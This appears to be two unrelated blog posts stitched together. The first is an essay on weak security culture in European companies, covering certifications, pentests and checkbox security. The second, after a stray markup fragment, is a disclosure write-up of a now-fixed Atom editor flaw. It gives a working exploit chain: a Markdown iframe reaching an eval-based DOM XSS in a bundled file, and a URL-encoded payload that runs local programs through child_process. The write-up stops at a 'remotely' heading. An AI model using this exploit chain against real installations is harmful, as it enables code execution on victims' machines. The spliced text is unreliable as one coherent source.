In this blog post I will provide some of the bad patterns that I have seen over the recent years, and where I believe you should rather invest your money. It may sound a bit raging, but it did provide some therapeutic effect on me writing it out 
- Overreliance on certifications
- Penetration testing
- Security as a checkbox
- Top-down management
- Required changes
Overreliance on certifications
Two years ago we performed a technical application security review for a healthcare provider in Germany, and within 30 minutes of the review we were able to login as arbitrary user – without a password.
The bug itself was simple and trivial, they basically hard-coded a signing key in their software and this key was used for signing authentication assertions. Anyone with posession of this key is able to generate valid authentication assertions as anyone, and the key was the same for any installation. (it’s kind of similar to a JWT assertion, but instead of JWT they have completely implemented their own scheme)
Despite the healthcare provider investing significantly in their software licensing, it was disappointing to find such a basic flaw. But it proved surprisingly difficult to get in touch with the rights stakeholder of the major German software vendor as they didn’t believe this bug to be real.
Eventually, we found ourselves on a call with their CEO. Regrettably, the discussion veered off track quite swiftly when the CEO began asserting outright that their security was superior to that of Facebook:
You may be good enough to find security bugs at Facebook, but that doesn’t mean you are good enough to find bugs in our software.
CEO of a german healthcare software company
After patiently reiterating that we provided a proof of concept video, script, and Windows binary, the CEO responded with unexpected skepticism:
We pay over 200,000 Euros a year for security certifications. The bug that you have found is fake! We are secure.
CEO of a german healthcare software company
After enduring further skepticism, we were eventually connected with the appropriate individuals in their engineering team, who acknowledged the bug and proceeded to fix. They also called all their customers and urged them to apply the security patch.
But this right here shows the issue: Spending hundreds of thousands of Euros in Snake-Oil. The CEO really believed that because he spends so much money every year on certifications from some famous German certification authorities, would insure their software is secure. But all these tests do is running automated scans and following checkboxes!
Having found this bug within minutes shows how relatively insecure this software was, and continues to be – but that is the unfortunate choice of this software vendor).
Do’s:
- Integrate secure by design frameworks: Implement frameworks that make it nearly impossible for your developers to create security issues.
- Invest in a dedicated application security team: Ensure your team consists of skilled engineers with a deep understanding of your technology stack and web/native/mobile security issues.
- Consider professional help: If you need assistance in building such a team or improving security in your company, seek out a professional consultant.
Don’ts:
- Avoid over-investment in checkbox security certifications: While certifications can be beneficial, relying too heavily on them can create a false sense of security.
- Don’t equate security certifications with guaranteed software security: Recognize that a certification is just a starting point and does not necessarily indicate that your software is entirely secure. Regular updates, monitoring, and improvements are crucial.
Penetration testing
We really care about security and perform quarterly/yearly security audits.
Having worked for security consulting companies, this is a sentence that I have heard many times and they always put my mind at unease.
A penetration test does not prove your software is secure. It rather proves that the security company wasn’t able to find more security bugs in the given time in the current software version. But very often the time allocated to pentests is just way to short.
I have witnessed instances of 10-day penetration tests for complex software, where setup alone consumes up to 30% of the allocated time, with reporting consuming another 10-20%. This leaves precious little time for the actual security evaluation.
This ultimately means the pentester will be able to spend 5 days on finding bugs in your software. This is rarely enough to really understand the application domain completely and identify most of the critical vulnerabilities.
And to be honest, I have seen many security pentest companies which just perform automated scans and charge horrendous amounts for that. So be very worrisome of some of these actors.
Do’s:
- Set up automated security scanning: Implement your own automated security scans instead of relying solely on expensive security companies. This will allow you to regularly monitor your systems for potential vulnerabilities.
- Implement holistic security measures: Whenever a security issue has been discovered, go beyond just fixing it. Find a comprehensive approach to prevent similar issues in the future from recurring.
- Use external security auditing wisely: Engage with external security companies on a long-term basis to maintain domain knowledge and consistently review new features.
- Prioritize white box security reviews: These reviews grant the tester access to your source code, providing a more effective and efficient way to identify security issues compared to black box reviews.
Don’ts:
- Avoid one-off engagement with pentest companies: Engaging pentest companies on a one-time basis may not guarantee the continuous security of your software.
- Beware of blackbox reviews or lack of domain-specific knowledge: Ensure your pentest companies have the specific expertise for your tech stack and provide thorough white box reviews.
- Don’t limit your security efforts to automated tools: While automated tools are a crucial part of a secure development lifecycle, they cannot replace the need for a skilled security team and continuous learning.
Security as a checkbox
Security is too frequently reduced to a simplistic checklist in an Excel spreadsheet, a perspective that can undermine its complexity and importance. This is especially a symptoms of all these certifications that don’t necessarily make the software more secure, but give everyone this warm and fuzzy feeling of security. (“Passwords must not be stored in plaintext: Check”)
Don’t get me wrong, these checklists have a purpose as an absolute baseline. And if you don’t deal with custom software, then they are usually fine. But as soon as it comes to application security these checklists don’t necessarily provide any meaningful value.
Consider the case of a custom-made financial application, which may be unique in its transaction handling, user data management, or encryption methods. A standard checklist would not account for these unique attributes and could overlook vulnerabilities specific to the application’s custom features. In this scenario, a more comprehensive and customized approach to security would provide far more meaningful value than a general checklist could offer.
Do’s:
- Understand the complexity of security: Recognize that security is not a mere checklist but a complex field requiring proactive measures and a deep understanding of the application’s vulnerabilities.
- Implement a Secure Development Lifecycle (SDLC): This involves integrating security practices into every stage of the software development process.
- Go beyond checklist security testing: Opt for comprehensive security testing, which includes vulnerability scanning, penetration testing, and code reviews, instead of merely ticking off items on a checklist.
- Invest in continuous education: Provide training to developers and employees on secure coding practices and general security awareness to improve the security culture within the organization.
Don’ts:
- Don’t solely rely on checklists: Although they serve as a starting point, checklists don’t guarantee comprehensive security. Supplement them with thorough testing and continuous monitoring.
- Avoid over-reliance on certifications: Certifications can provide a baseline level of security, but they shouldn’t be your only indicator of software security.
- Don’t neglect ongoing security monitoring and testing: Regular assessments are essential for identifying potential threats and vulnerabilities.
- Never dismiss security vulnerabilities: Address and fix all vulnerabilities promptly, regardless of their perceived severity. Ignoring seemingly minor issues can lead to major security breaches.
Top-down management
Strategic decisions
In many European companies, there exists a prevailing culture of top-down management. This approach not only impedes the growth and acknowledgment of technical expertise, but it also detrimentally impacts software security. Decisions about security protocols and policies are often dictated by managers who may not have the same depth of understanding as those with technical expertise. This type of management style overlooks the invaluable insights that technical experts, intimately acquainted with the evolving landscape of security threats, can provide.
Moreover, when project roadmaps and timelines are strictly controlled by managers, this can stifle innovation and responsiveness. The potential for technical teams to identify, explore, and address emerging security concerns becomes severely limited. This rigidity can result in slow implementation of critical security updates, consequently diminishing the overall security posture of the organization.
Career progression
This management issue also impacts career progression. In companies like FAANG, where technical expertise is highly valued, individual contributors can advance their careers without having to transition into management positions. This parallel career track encourages technical excellence and allows individuals to deepen their knowledge, ultimately benefiting the organization’s security posture. Conversely, the top-down management approach in many European firms stifles the growth of technical experts. Talented technical professionals are often forced to choose between staying in their current roles and sacrificing career progression, or transitioning into non-technical positions solely for the purpose of climbing the corporate ladder.
To address these challenges, companies should consider adopting a more collaborative and flexible approach to management. Security insights from technical experts must be valued and integrated into decision-making processes, significantly enhancing the organization’s security outlook. It’s equally critical to incorporate flexibility in project roadmaps, enabling proactive responses to emerging security threats. In an era where cybersecurity threats are continually evolving, management practices must adapt to stay ahead.
Do’s:
- Value technical expertise: Utilize the invaluable insights from your technical experts, as they are often more intimately acquainted with the security landscape and its evolving challenges.
- Adopt a collaborative approach: Integrate a more cooperative management style that values input from all team members, particularly those with hands-on technical experience.
- Allow flexibility in roadmaps: While planning is essential, allow room in project timelines for addressing emerging security issues and updating security measures proactively.
- Establish a parallel career track: Provide opportunities for technical professionals to advance their careers without having to move into management positions. Encourage and reward technical expertise and excellence.
- Integrate security insights into decision-making: Incorporate technical team’s security recommendations into your company’s strategic decisions to enhance overall security outlook.
Don’ts:
- Dictate security protocols from the top: Managers without technical expertise should not be the sole decision-makers for security protocols and policies. These decisions should involve inputs from the technical teams.
- Stifle innovation: Don’t let rigid management styles inhibit the ability of your technical teams to explore innovative security measures.
- Ignore emerging security concerns: Ensure that you’re not solely sticking to the plan at the expense of addressing new and pressing security threats.
- Force technical professionals into management: Don’t make your skilled technical staff choose between advancing their careers and maintaining their technical focus.
- Neglect the value of technical insights: Do not dismiss the inputs from your technical team. Their hands-on experience with the software and understanding of its vulnerabilities are critical to improving your security stance.
Required changes
To put it all together, enhancing software security in German, and indeed all European companies, requires a paradigm shift in management style, a re-evaluation of the value of certifications, a more nuanced approach to penetration testing, and a move beyond seeing security as a mere checkbox.
These are complex challenges, but by adopting secure by design frameworks, prioritizing continuous learning, and fostering a collaborative culture that values technical expertise, we can navigate them successfully. After all, the stakes in cybersecurity have never been higher, and our response should match the urgency and complexity of the threat landscape we face.
]]>The vulnerabilities have been fixed in the 1.21.1 release on October 12th, 2017 after I reported it via their HackerOne program. In case you want to reproduce those issues yourself, you can still find the old version as a GitHub release.
Bringing web security issues to desktop apps
Atom is written using Electron, a cross-platform framework for building desktop apps with JavaScript, HTML, and CSS. By leveraging those common components contributing to it is surprisingly easy.
However, it also brings common web security issues to desktop apps. In particular: Cross-Site Scripting (XSS). Since the whole application logic is written in JavaScript, a single XSS can potentially lead to an arbitrary code execution. After all, an attacker can do as much with JavaScript in the app as the original developer was able to.
Of course, that’s an oversimplification. There are several ways to mitigate the impact of an XSS vulnerability in Electron. In fact, some are discussed in the issue tracker itself. However, as with any mitigation, if applied incorrectly they can potentially be bypassed.
Mitigating XSS with CSP
Before we’re looking at the vulnerability itself, let’s take a look at how GitHub decided to mitigate XSS issues within Atom: using Content-Security-Policy. If you look at index.html of Atom you’ll see the following policy applied:
<!DOCTYPE html>
<html>
   <head>
      <meta http-equiv="Content-Security-Policy" content="default-src * atom://*; img-src blob: data: * atom://*; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; media-src blob: data: mediastream: * atom://*;">
      <script src="index.js"></script>
   </head>
   <body tabindex="-1"></body>
</html>
The script-src 'self' 'unsafe-eval', means that JavaScript from the same origin as well as code created using an eval like construct will by be executed. However, any inline JavaScript is forbidden.
In a nutshell, the JavaScript from “index.js” would be executed in the following sample, the alert(1) however not, since it is inline JavaScript:
<!DOCTYPE html>
<html>
   <head>
      <meta http-equiv="Content-Security-Policy" content="default-src * atom://*; img-src blob: data: * atom://*; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; media-src blob: data: mediastream: * atom://*;">
   </head>
   <!-- Following line will be executed since it is JS embedded from the same origin -->
   <script src="index.js"></script>
   <!-- Following line will not be executed since it is inline JavaScript -->
   <script>alert(1)</script>
</html>
How Atom parses Markdown files
When dealing with software that contains parsers or preview generators of any kind, spending extra time on those components often pays back. In a lot of cases, the parsing libraries are some third-party components and may have been implemented with different security concerns in mind. Security lies in the eye of the beholder and the original author may have had totally different requirements. For example, they may have assumed that the library is only called with trusted input.
So my first step was taking a look at how Atom parses Markdown files. The relevant code for this default component can be found at atom/markdown-preview on GitHub. Quickly, I noticed, that the Markdown parser also seems to parse arbitrary HTML documents:

So the first attempt was to insert a simple JavaScript snippet to check whether JavaScript gets at least filtered by the Markdown library. While CSP would have prevented the code execution here, this already acted as a quick check if there is any basic sanitization in place. And as it turns out, there is! As can be seen below the script statement does not appear in the DOM.

So a quick research on GitHub turned up that the rendering of arbitrary HTML documents is in fact intended. For this reason, the sanitization mode of the used Markdown library got reverted “atom/markdown-preview#73”, and a custom sanitization function has been introduced:
sanitize = (html) ->
	  o = cheerio.load(html)
	  o('script').remove()
	  attributesToRemove = [
	    'onabort'
	    'onblur'
	    'onchange'
	    'onclick'
	    'ondbclick'
	    'onerror'
	    'onfocus'
	    'onkeydown'
	    'onkeypress'
	    'onkeyup'
	    'onload'
	    'onmousedown'
	    'onmousemove'
	    'onmouseover'
	    'onmouseout'
	    'onmouseup'
	    'onreset'
	    'onresize'
	    'onscroll'
	    'onselect'
	    'onsubmit'
	    'onunload'
	  ]
	  o('*').removeAttr(attribute) for attribute in attributesToRemove
	  o.html()
While the sanitization function is already very weak, bypassing it using one of the countless on-listeners would merely have triggered a Content-Security-Policy violation. Thus the malicious payload wouldn’t be executed.
However, it also told us that we could insert any other kind of HTML payload. So let’s take a closer look at one of the previous screenshot:


Apparently, Atom is executed under the protocol file://, so what happens if we create a malicious HTML file and embed that locally? That would be considered served by the same origin by Electron, and thus the JavaScript should execute.
So I quickly created a file named hacked.html in my home folder with the following content:
<script>
    alert(1);
</script>
Simply embedding that using an iframe in the Markdown document should now trigger the JavaScript. And in fact, this is also what happened:
Chaining with a local DOM XSS
While I was now already able to execute arbitrary JavaScript, there was just one problem: The exploitation required a lot of user-interaction:
- The user has to actively open a malicious Markdown document
- The user has to open the preview pane for the Markdown document
- The malicious markdown requires another local HTML file to exist which contains malicious JavaScript
So in a real world, this seemed a little bit far-fetched for exploitation. However, what if there would be a local file that contained a DOM XSS vulnerability? That would mean a successful exploitation would already be way more likely.
So I decided to take a look at the bundled HTML files. Luckily, on OS X, applications are just a bundle of files. So the Atom bundle can be accessed under /Applications/Atom.app/Contents:

A quick search for HTML files in the bundle found some files:
➜  Contents find . -iname "*.html"
./Resources/app/apm/node_modules/mute-stream/coverage/lcov-report/index.html
./Resources/app/apm/node_modules/mute-stream/coverage/lcov-report/__root__/index.html
./Resources/app/apm/node_modules/mute-stream/coverage/lcov-report/__root__/mute.js.html
./Resources/app/apm/node_modules/clone/test-apart-ctx.html
./Resources/app/apm/node_modules/clone/test.html
./Resources/app/apm/node_modules/colors/example.html
./Resources/app/apm/node_modules/npm/node_modules/request/node_modules/http-signature/node_modules/sshpk/node_modules/jsbn/example.html
./Resources/app/apm/node_modules/jsbn/example.html
Now you can either use some kind of statical analysis, or check those HTML files yourself. Since they were so few, I went the manual way and /Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html looked interesting:
<html>
  <head>
    <meta charset="utf-8">
    <title>Clone Test-Suite (Browser)</title>
  </head>
  <body>
    <script>
      var data = document.location.search.substr(1).split('&');
      try {
        ctx = parent[data[0]];
        eval(decodeURIComponent(data[1]));
        window.results = results;
      } catch(e) {
        var extra = '';
        if (e.name == 'SecurityError')
          extra = 'This test suite needs to be run on an http server.';
        alert('Apart Context iFrame Error\n' + e + '\n\n' + extra);
        throw e;
      }
    </script>
  </body>
</html>
There is an eval call on document.location.search which is basically everything after the ? in an URL. Also the Content-Security-Police of Atom allowed eval statements so opening something like the following should open an alert box:
file:///Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html?foo&alert(1)
An in fact, the following Markdown document alone would be sufficient to execute arbitrary JavaScript:
<iframe src="file:///Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html?foo&alert(1)"></iframe>

Executing arbitrary local code
As noted before, executing malicious JavaScript code in an Electron app usually means local code execution. One easy way to do so, in this case, is by accessing the window.top object and use the NodeJS require function to access the child_process module. The following JavaScript call would open the Mac OS X calculator:
<script type="text/javascript">
  window.top.require('child_process').execFile('/Applications/Calculator.app/Contents/MacOS/Calculator',function(){});
</script>
URL-encoded would the previous exploit now look like the following:
<iframe src="file:///Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html?foo&%77%69%6e%64%6f%77%2e%74%6f%70%2e%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63%65%73%73%27%29%2e%65%78%65%63%46%69%6c%65%28%27%2f%41%70%70%6c%69%63%61%74%69%6f%6e%73%2f%43%61%6c%63%75%6c%61%74%6f%72%2e%61%70%70%2f%43%6f%6e%74%65%6e%74%73%2f%4d%61%63%4f%53%2f%43%61%6c%63%75%6c%61%74%6f%72%27%2c%66%75%6e%63%74%69%6f%6e%28%29%7b%7d%29%3b%0a"></iframe>
And in fact, just by opening said Markdown document the Calculator.app would open:

Doing the whole thing remotely
